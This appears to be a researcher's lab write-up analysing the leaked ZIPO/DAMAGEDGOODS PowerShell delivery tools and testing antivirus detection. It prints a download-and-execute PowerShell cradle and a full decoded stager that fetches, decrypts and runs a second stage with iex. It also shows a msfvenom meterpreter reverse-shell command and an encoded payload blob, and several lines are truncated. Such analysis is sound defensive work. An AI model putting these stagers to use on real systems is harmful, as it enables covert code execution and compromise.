=== Windows cmd line ===
powershell -noprofile -c $wc=New-Object System.Net.Webclient;$sc = $wc.downloadstring('http://127.0.0.1:80/index.html');powershell -noprofile -encoded
Command $sc;
================================= Run on target =================================


[+] HTTPD Listener Started
```

It has generated a public/private key pair, created an index.html & index.htm, provided us with a script to run on the target and also started up a HTTPd so that we could download the payloads on the target. That's not too bad for a couple of commands.




TCPView - Sysinternals: www.sys
File Edit View VM Tabs Help
File Options Process View Help

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Se
iexplore.exe	1708	UDP	[redacted]	50025	*	*		
iexplore.exe	1620	UDP	[redacted]	62636	*	*		
lsass.exe	472	TCP	[redacted]	49156	[redacted]	0	LISTENING	
lsass.exe	472	TCPV6	[redacted]	49156	[redacted]	0	LISTENING	
python.exe	2936	TCP	[redacted]	http	[redacted]	0	LISTENING	
services.exe	464	TCP	[redacted]	49155	[redacted]	0	LISTENING	
services.exe	464	TCPV6	[redacted]	49155	[redacted]	0	LISTENING	
svchost.exe	664	TCP	[redacted]	epmap	[redacted]	0	LISTENING	
svchost.exe	1136	TCP	[redacted]	ms-wbt-server	[redacted]	0	LISTENING	
svchost.exe	744	TCP	[redacted]	49153	[redacted]	0	LISTENING	
svchost.exe	884	TCP	[redacted]	49154	[redacted]	0	LISTENING	
svchost.exe	1136	UDP	[redacted]	llmnr	[redacted]	*		
svchost.exe	664	TCPV6	[redacted]	epmap	[redacted]	0	LISTENING	
svchost.exe	1136	TCPV6	[redacted]	ms-wbt-server	[redacted]	0	LISTENING	
svchost.exe	744	TCPV6	[redacted]	49153	[redacted]	0	LISTENING	
svchost.exe	884	TCPV6	[redacted]	49154	[redacted]	0	LISTENING	
svchost.exe	1136	UDPV6	[redacted]	5355	[redacted]	*		
System	4	TCP	[redacted]	netbios-ssn	[redacted]	0	LISTENING	
System	4	TCP	[redacted]	microsoft-ds	[redacted]	0	LISTENING	
System	4	UDP	[redacted]	netbios-ns	[redacted]	*		


Looking at the command to run its pretty standard PowerShell from the time, in fact we find it really interesting there is absolutely no attempt at obfuscating anything here. They are encrypting the payload and building a chain to download/decrypt etc, but no effort is made at hiding what the command is doing or where it is obtaining the script from (of course we would be very interested to see what they are doing now).

So what is contained within the two index files? Well, index.html is base64 PowerShell script, which is why it was executed as an encodedCommand; decoding you get the output below. It encrypts a known "questionable" password value using RSA, another WebClient is created which has the encrypted value set as a cookie. The index.html is then downloaded and decrypted using the key, which is a SHA1 hash of the “questionable value”. The payload is then executed and on the server the two files are then deleted. This is a lot of effort to hide the final payload and once again absolutely no effort to obfuscate any of the script.



```
[byte[]]$modulus = @
(0x00,0xce,0x40,0xe2,0xa1,0x68,0xe3,0xba,0xc3,0x42,0xda,0x96,0x3b,0x97,0x1c,0x36,0x7a,0x35,0xe0,0xc9,0xe3,0xed,0xf2,0x91,0xb2,0xbe,0x31,0xbf,0x9b,0xe1,0xfc,0x3c,0xcb,0xdd,0x47,0xbb,0x8c,0x63,0xd5,0x3d,0x
[byte[]]$exponent = @(0x01,0x00,0x01);
[byte[]]$i1 = @(0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00);
$rng = New-Object System.Security.Cryptography.RNGCryptoServiceProvider;
$rng.getBytes($i1);
$rsa = New-Object System.Security.Cryptography.RSACryptoServiceProvider;
$keyobject = New-Object System.Security.Cryptography.RSAParameters;
$keyobject.Modulus = $modulus;
$keyobject.Exponent = $exponent;
$rsa.importparameters($keyobject);
$output = $rsa.encrypt($i1,$False);
$rsa.clear();
$b64output = [Convert]::tobase64string($output);
$wc = New-Object System.Net.Webclient;
$wc.Headers["Cookie"] = $b64output;
$a = $wc.downloadstring('http://127.0.0.1:80/index.htm');
$encoding = New-Object System.Text.ASCIIEncoding;
$iv = [Convert]::FromBase64String('guQfACdmepIuvZp0Up7Idw==');
$data = [Convert]::FromBase64String($a);
$bad_password = [System.BitConverter]::ToString($i1);
$good_password = $bad_password -replace "\-","";
$key = $encoding.GetBytes($good_password);
$sha_sum = New-Object System.Security.Cryptography.Sha1CryptoServiceProvider;
$password = $sha_sum.computehash($key);
[Byte[]] $e = $password[0..15];
$f = New-Object System.Security.Cryptography.RijndaelManaged;
$f.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
$f.Mode = [System.Security.Cryptography.CipherMode]::CBC;
[Byte[]] $h = New-Object Byte[]($data.length);
$g = $f.CreateDecryptor($e, $iv);
$i = New-Object System.IO.MemoryStream($data, $True);
$j = New-Object System.Security.Cryptography.CryptoStream($i, $g, [System.Security.Cryptography.CryptoStreamMode]::Read);
$r = $j.Read($h, 0, $h.Length);
$i.Close();
$j.Close();
$f.Clear();
$mz = New-Object System.IO.MemoryStream(,$h);
$mz.readbyte() | out-null;
$mz.readbyte() | out-null;
$zip = New-Object IO.Compression.DeflateStream($mz, [System.IO.Compression.CompressionMode]::Decompress);
$sw = New-Object IO.StreamReader($zip);
$uncompressed_data = $sw.Readtoend();
$sw.Close();
$zip.close();
$mz.close();
iex $uncompressed_data;
```

This is how it looks when it is run:



```
================================= Run on target ==================================
=== DSZ Scheduler ===
scheduler -add 1m "powershell -noprofile -c $wc=New-Object System.Net.Webclient;$sc = $wc.downlo
-noprofile -encodedCommand $sc;" at -target
============================= DSZ COMMAND IN THE CLIPBOARD =============================
=== Windows cmd line ===
powershell -noprofile -c $wc=New-Object System.Net.Webclient;$sc = $wc.downloadstring('http://12
Command $sc;
================================= Run on target ==================================


[+] HTTPD Listener Started
IE10Win7 - - [15/Apr/2017 15:25:07] "GET /index.html HTTP/1.1" 200 -
2017-04-15 15:25:07,921  [+] 1st Stage Downloaded - Did GET contain index.html?
2017-04-15 15:25:26,092  [+] Cookie Received
2017-04-15 15:25:26,092  Received RSA encrypted blob: AIjgkGTVLBY75QfCzBYdOkJV7YWaIfCPvXsptqV1Wk
zqruwjTqVhPWS2cbWGqiNoN4xA5W2npJqKj0s3Be/j2WMXC0Ps3B5sda0LZR8R1a0tW67wX2KzUPKCVfuxGw25L/0IBzu0eg
GrF60HD7lcyNKcESNGuHouCTVyonAiT53efJYW3AqOj1TemVfVbuK3gaYD/mkQWA2PpW8DRrMjQHi1la1rMTxmX6ypMfYMQd
2017-04-15 15:25:26,171  [+] RSA KEY RECIEVED: 7389881BB7B4CC26F404BA37281F9A8FA67B5B8C3603727E4
2017-04-15 15:25:26,171  [+] Original Payload Length: 192
2017-04-15 15:25:26,171  [+] Compressed Payload Length: 154
2017-04-15 15:25:26,171  [+] Encrypted Payload Length: 160
2017-04-15 15:25:26,171  [+] Encrypted: C:\EGRP\windows\Resources\Ops\Tools\ZiPo\target_scripts\
2017-04-15 15:25:26,171  [+] IV: guQfACdmepIuvZp0Up7Idw==
IE10Win7 - - [15/Apr/2017 15:25:26] "GET /index.htm HTTP/1.1" 200 -
2017-04-15 15:25:26,171  [+] 2nd Stage Downloaded - Did GET contain index.htm?
==================================
|           ZIPO                 |
==================================
(1) Upload / Execute PC Egg
(2) Upload / Execute Powershell Script
(3) Create compressed script to be run manually on target
(0) Quit
Choice:
```


```
PS C:\Users\IEUser> $wc=New-Object System.Net.Webclient;$sc = $wc.downloadstring('http://127.0.0
PS C:\Users\IEUser> powershell -encodedCommand $sc

GAC    Version        Location
---    -------        --------
True   v2.0.50727     C:\Windows\assembly\GAC_MSIL\System.Windows.Forms\2.0.0.0__b77a5c561934e08
```

you know you want too

Hey mate, do you wanna run some powershell?


DAMAGEDGOODS

The next thing that we did was to just create a meterpreter payload; nothing special and wasn't going to get to connect back, but we felt that AV should still be able to pick it up.




```
 pentest@pentest-ub-vm  ~  msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4141 -f dll > shell.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of dll file: 5120 bytes
```

Running Zipo again, we selected the third option. It asks you for a payload DLL and also the ordinal [8] that you want to fire. This is where DAMAGEDGOODS comes into play; makedmged.exe is the exe that appears to do some kind of shellcode encoding. In this case it takes the encoded binary with a script called ps_base.txt, then compresses/base64 encodes and then builds a decompression payload around it.




```
====================================
!            ZIPO                  !
====================================
(1) Upload / Execute PC Egg
(2) Upload / Execute Powershell Script
(3) Create compressed script to be run manually on target
(0) Quit
Choice: 3
Non-Standard Ordinal: Y/(N)Y
Enter ordinal: 2
Multiple payload dlls?: Y/(N)
Payload DLL:[] C:\Projects\shell.dll
Output Script:[] test22
[+] Detected PE MAGIC
[-] 32 Bit machine: 0x14c
[+] Payload is i386
[+] Creating shellcode file with makedmgd
Executable Information:
* Version:        4.4.0
* Revision:       r533
* File Modified: Thu Jul 11 13:26:33 2013
* Built:          Jul 12 2013
Package:
  Payload Filename:  C:\Projects\shell.dll
   Output Filename:  pc_shellcode.bin
          Platform:  0x00000000
      Package Type:  0x2000000b
    Export Ordinal:  0x00000002 (#2)
NOTE:  'C:\Projects\shell.dll' read, 0x00001400 (5120) bytes long.
NOTE:  0x00001ec0 (7872) bytes written to 'pc_shellcode.bin'.
[+] Created pc_shellcode.bin shellcode file
[+] Deleted pc_shellcode.bin
[+] Creating Powershell script to be run on target
==================   EXECUTE USING COMMAND   ==============================

c:\windows\system32\WindowsPowershell\v1.0\powershell.exe -ExecutionPolicy bypass -nologo -nonin
```

The script that is output at the end of this using the name you supplied is the decode/decompression/execute mentioned above and is shown below.



```
$a += "Lij3dqDYV7VynIJWmB85BoO6leH21jB664wm77DU/lVDTqVHJhqdjKd1DllyjJJMDe0bzo0KljgCASIslcrsceEt0ZRQYQNm0G9wtKL0eYq1Uf4R3lzEKNpClGKVSBzY
$a += "D2I/0EvjuYXb3lfrpZL1KciesbLOnYzYLyIRNaIMQYPVxr1xSRLVnZw4F/ZUvVF18ju1CBFuY3NdvVjMhdrqog71OnguSMdJfOH+mtmGB7k/OIVR/FbEJaszpIPLt7lx
$a += "DQ1HE89lkoVZjSzPLmImgx2KpoiRl+CPRuaOKQbVXJgfLsce82BElEkq8zvE8I3FGJkSIu/cKe+rLwxOyCdAA3dYDPbZavl2oY945OC0WFleE9Ngpq0jotktAconUDNC
$a += "4hnDZI1tn4LTIWiFtKut0JU4RVljsHF1SwqsrY2aTfZFixupZVrr4DQKq6NS2lhWbkcWzIglM+k6pxfaMWDDlk8OZH6aUBvyh+VW1xQa1QdNtf+wjpkK4obsbs8qjRzm
$a += "xpfm3LHnvrDRzSRKzKegnXaXw3SUujN5oR2sxjymIKViS8Jetz7pdANX52pjHzoox4CUzmrDZEI6HjTHooXnWjE760sG1VB0nbnjuKoxQKp0En9vCEat4QYs8l6E0ZGY
$a += "dXYnTALjeYa7W5RETTF86c5DnRhkGFib8qqYHxSa3FvYeAnJqbGCpCEuVuEVt4uqDUEmzRmKYzeIlLiYb12nonyLYOIIVRUcYjGCtdpgj3aYENyv8Qx1ojmIK81LAs/Z
$a += "VWejfAJm821NME5Js5103jtRuV+HvEPHvrkqqJNpiYi6kJ/ORrF2CDS5Lrm6V0CtJlOst3LBQ00d6JBBjMF1jWTW6PQm9yhoe8poicNWpfjR2FnonANEdgmmrJ6Bdp7a
$a += "uSB1WB6eYQS0M0KmYJwww9UVYtrFJnM2NJBfokCuWbhpR696sLPV6zNs9ceMJrrAhsRqxysR2hQPUkkEecZHo37E6zbp+Y0xi3tudARgG0sdbA8mu+x8mJiqbHNwC+Aq
$a += "TcxDm2awPHbS0hyeAfDi4H4wEXTOgZEgNcAcTIk6SL64DnEwSJd3j2qLXBeiI5WaYjzViliCe/zEZYx2ZQYb7lRsbixAXSFG0FXERDznYBJuMu8ALW1L11zSXeLi1RB8
$a += "YDIBB+zuzag2iNgaxOBvB8OnOuTcLR/a84gpdNU8+yz5d+QKDXAlvTH3Vd+fgs7iL5bR2UHvLExCmJvfWBFJ4xjD67zrKmRNaB3C4OqPbEsbdE6uOwilyQZ/CUFqPY3C
$a += "hdDFfPPhGzpdhNUQXbiVTyk1sS/8aUxoYyQYiQyV6lRDxyg65dVVCnUaQbsm1qqGMcIOAE0XgWtr7OjkBmJJJ11pFYQM8U1jtF2dffaTtTPTxT2DowGf2q01g72yTthy
$a += "7RQ52expO51bOdQW53Yg1XJyLbCK3yo7vc4Jjk6PzI1kNj+yBWuwkduY+GpDqcpWH8P3LiooJYKrrnjq7DhsbhUUUqpo7Lazdq/On7TJo/SKYAquqQmaNkbzcWuqpEAr
$a += "DcHg5rQB3W1sq8uAbc7Ex2CwDrdAuoz2yv2j46uZCdl4xhD0VCGyD2IN7q9kNatzDB3+4volyzy48UEb8qqQvcFY4eDmJm17beI67Zf3YpTlpRCn1eluPnBRvfnuVkZ9
$a += "bwuzdjUsqCynCW5Nfu7sMmXtBCefKKYjc9zLVTlcbB3y6ICUJmg1OS7VOyCKEBrcWp8L9d6psBrcKexsCXmQF1wdFl47fF3kP1gv9eqNOe7N3TKV+6yUF7kTWdCAlZPk
$a += "I33uZQYEquC8RNuId+fqDZRdnCMc7EDLjOi5C0aRmJdUO3fSaVCG4XTAjgEQOVXEiTAQZ5lDjC64MruWqrZeF3yJYCYrq04AcGke+a5zwr0G51XCIZ+qQs4Ut8Aah+o6
$a += "S+3do6WgHRNiOEh7BW1udXAAcr/GXFZHSYOjfvWgEL8S3kENZ8DCERCVOuZ3cMisbK0LbnW5N84V1LwTc3XfjHpVXInK7+zUCYZu99V5TMxvDCIKc7e3Lo2RQ3GdrocV
$a += "qIrncltloypo+b4T5iwEeoofOmDZyWH12AjxRH0ObhOYXI/SLjruBalzmpOLJZObgoQo50qXGZx7GWqbQiyZjAQyb1XR+36Q1SXWr8o/cRAfjbCqSttYflwMq/M6LLd5
